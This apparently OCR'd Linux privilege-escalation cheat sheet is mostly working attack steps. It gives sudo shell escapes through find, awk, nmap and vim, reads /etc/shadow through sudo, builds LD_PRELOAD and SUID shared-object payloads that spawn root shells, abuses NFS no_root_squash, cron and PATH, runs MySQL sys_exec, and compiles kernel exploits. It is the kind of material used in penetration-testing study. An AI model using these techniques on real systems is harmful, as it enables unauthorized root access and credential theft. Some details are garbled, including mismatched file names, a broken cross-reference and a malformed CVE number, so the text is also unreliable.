
Privilege Escalation

1. Sudo



Case 1: (FUNCTION 1, TRY ESCAPE SEQUENCES)

Using escape sequence
Sudo -l
Based on list we can move forward or try some general programs that are allowed mostly such as text editor

So,

- sudo find /bin -name nano -exec /bin/sh \;
- sudo awk 'BEGIN {system("/bin/sh")}'
- echo "os.execute('/bin/sh')" > shell.nse && sudo nmap --script=shell.nse
- sudo vim -c '!sh'

Case 2: (FUNCTION 2: TRY EXTRACTING USER, SHADOW HASH)

- First listing available packages or just type sudo -l
- Now pick package and abuse it
- Such as:
- sudo apache2 -f /etc/shadow
- copy password that's all

Prepared by Abdul Basit Ajmal, Date: 23-06-2021

Case 3: (FUNCTION 3, TRY INJECTING OBJECT USING EV)


- Start from listing available programs with sudo
- Sudo -l
- We are using apache
- Modifying c language template such as:

```
#include <stdlib.h>

void _init() {

unsetenv("LD_PRELOAD"); setgid(0);

setuid(0);

system("/bin/bash");  }
```

- compiling above c file: gcc -fPIC -shared -o file.so file.c -nostartfiles
- sudo LD_PRELOAD=/home/user/file.so apache2
- that's all

---

2. NFS



First verify if this is applicable
cat /etc/exports
if no_root_squash is set to /tmp export
then we are good to go

(FUNCTION 1, PLACE OBJECT FILE ON SHARE AND TRY ACCESSING IT FROM VICTIM MACHINE)

>now share mount on other machine


- showmount -e [target]
- mkdir /tmp/1
- mount -o rw,vers=2 [IP]:/tmp /tmp/1
- echo 'int main() { setgid(0); setuid(0); system("/bin/bash"); return 0; }' > /tmp/1/file.c
- gcc /tmp/1/file.c -o /tmp/1/file
- chmod +s /tmp/1/x

access this with

- /tmp/x

. _____

3. Cron




cat /etc/crontab
save PATH value
usually scripts are available in these path where system admins has set them to run periodically

CASE 1 (FUNCTION 1, FINDING AND REPLACING FILES WITH OUR /BIN/BASH CODE**)**
(FUNCTION 2, REPLACING PATHS**)**

- echo 'cp /bin/bash /tmp/bash; chmod +s /tmp/bash' > /home/user/overwrite.sh
- chmod +x /home/user/overwrite.sh
- /tmp/bash -p
- Id

. _____




4. So injection
(FUNCTION **1**, INJECTION SHARED OBJECT FILE INA VAILABLE BINARIES AS BELOW)


- find / -type f -perm -04000 -ls 2>/dev/null
- save suids
- strace /usr/local/bin/suid-so 2>&1 | grep -i -E "open|access|no such file"
- if no so file is set then we are good to go (usually by default it is not set)
- mkdir /home/user/.config

- using same code from section 4 and case 2
- Save the file as file.c
- 8.In command prompt type:
- gcc -shared -o /home/user/.config/file.so -fPIC /home/user/.config/file.c
- /usr/local/bin/suid-so
- Id

. _____

5. File permissions





(**F**UNCTION 1, TRY ABUSING ACESS USING PATH MODIFICATION)

- echo 'int main() { setgid(0); setuid(0); system("/bin/bash"); return 0; }' > /tmp/service.c
- gcc /tmp/service.c -o /tmp/service
- export PATH=/tmp:$PATH
- /usr/local/bin/suid-env
- id

. _____

6. Daemons

Linenum output:

```
---
[i] pro500 Running processes..................................................... skip
[i] pro510 Running process binaries and permissions............................ skip
================================================================( software )======
[!] sof000 Can we connect to MySQL with root/root credentials?................ nope
[!] sof010 Can we connect to MySQL as root without password?................. yes!
---
mysqladmin  Ver 8.42 Distrib 5.1.73, for debian-linux-gnu on x86_64
Copyright (c) 2000, 2013, Oracle and/or its affiliates. All rights reserved.

Oracle is a registered trademark of Oracle Corporation and/or its
affiliates. Other names may be trademarks of their respective
owners.

Server version          5.1.73-1+deb6u1
Protocol version        10
Connection              Localhost via UNIX socket
UNIX socket             /var/run/mysqld/mysqld.sock
Uptime:                 10 hours 53 min 59 sec

Threads: 1  Questions: 388  Slow queries: 0  Opens: 264  Flush tables: 1  Open tables: 23  Queries per second avg: 0.9
---
[!] sof020 Can we connect to PostgreSQL template0 as postgres and no pass?. nope
[!] sof020 Can we connect to PostgreSQL template1 as postgres and no pass?. nope
[!] sof020 Can we connect to PostgreSQL template0 as psql and no pass?..... nope
[!] sof020 Can we connect to PostgreSQL template1 as psql and no pass?..... nope
[*] sof030 Installed apache modules.......................................... yes!
---
Loaded Modules:
 core_module (static)
 log_config_module (static)
 logio_module (static)
 mpm_worker_module (static)
```

```
[!] pro000 Can we write in any process binary?.............................. nope
[*] pro010 Processes running with root permissions......................... yes!
---
UID        PID  PPID  C STIME TTY          TIME CMD
root       321     1  0 Aug24 ?        00:00:00 udevd --daemon
root       752   321  0 Aug24 ?        00:00:00 udevd --daemon
root       753   321  0 Aug24 ?        00:00:00 udevd --daemon
root      1104     1  0 Aug24 ?        00:00:00 /usr/sbin/rpc.idmapd
root      1409     1  0 Aug24 ?        00:00:00 /usr/sbin/rsyslogd -c4
root      1482     1  0 Aug24 ?        00:00:00 /usr/sbin/rpc.mountd --manage-gids
root      1500     1  0 Aug24 ?        00:00:00 /usr/sbin/acpid
root      1534     1  0 Aug24 ?        00:00:01 /usr/sbin/apache2 -k start
root      1680     1  0 Aug24 ?        00:00:00 /usr/sbin/cron
root      1706     1  0 Aug24 ?        00:00:00 nginx: master process /usr/sbin/nginx
root      2016     1  0 Aug24 tty2     00:00:00 /sbin/getty 38400 tty2
root      2017     1  0 Aug24 tty3     00:00:00 /sbin/getty 38400 tty3
root      2018     1  0 Aug24 tty4     00:00:00 /sbin/getty 38400 tty4
root      2019     1  0 Aug24 tty5     00:00:00 /sbin/getty 38400 tty5
root      2020     1  0 Aug24 tty6     00:00:00 /sbin/getty 38400 tty6
root      2205     1  0 Aug24 ?        00:00:00 dhclient -v -pf /var/run/dhclient.eth0.pid -lf /var/lib/dhcp/dhclient.eth0.lease
root      4323     1  0 Aug24 ?        00:00:00 /usr/sbin/sshd
root      4337     1  0 Aug24 tty1     00:00:00 /sbin/getty 38400 tty1
root      5530     1  0 Aug24 ?        00:00:00 /bin/sh /usr/bin/mysqld_safe
root      5655  5530  0 Aug24 ?        00:00:08 /usr/sbin/mysqld --basedir=/usr --datadir=/var/lib/mysql --user=root --pid-fil
```

```
user@debian:~$ mysql -u root -p
Enter password:
Welcome to the MySQL monitor.  Commands end with ; or \g.
Your MySQL connection id is 153
Server version: 5.1.73-1+deb6u1 (Debian)

Copyright (c) 2000, 2013, Oracle and/or its affiliates. All rights reserved
.

Oracle is a registered trademark of Oracle Corporation and/or its
affiliates. Other names may be trademarks of their respective
```

Running services:


- Using ps command or use same lse.sh script to get list of running processes list
- And try to find services such as database running as root
- For example mysql is running as root
- Using mysql to run commands
- SELECT sys_exec(“whoami or any other command”)


Daemons: First listing available packages

Dpkg-l

Now searching specific programs, and finding their version no.

Case:





- dpkg -l | grep -i exim
- exim’s version is below 4.86.2.
- exim -bV -v | grep -i perl
- In command prompt type: head /etc/exim.conf
- Searching exim related vuln in exploitdb
- Exploit

---

7. Kernel

- First searching kernel exploits using lse.sh script (mentioned in tools)
- Use linux-exploit-suggester script to find exact vulnerabilities.

- Revealed that kernel is vuln
- For instance we are picking cve2016-02351 exploit
- Copying it’s c language exploit in exploit.c file
- Compiling: gcc -pthread exploit.c -o exploit
- ./exploit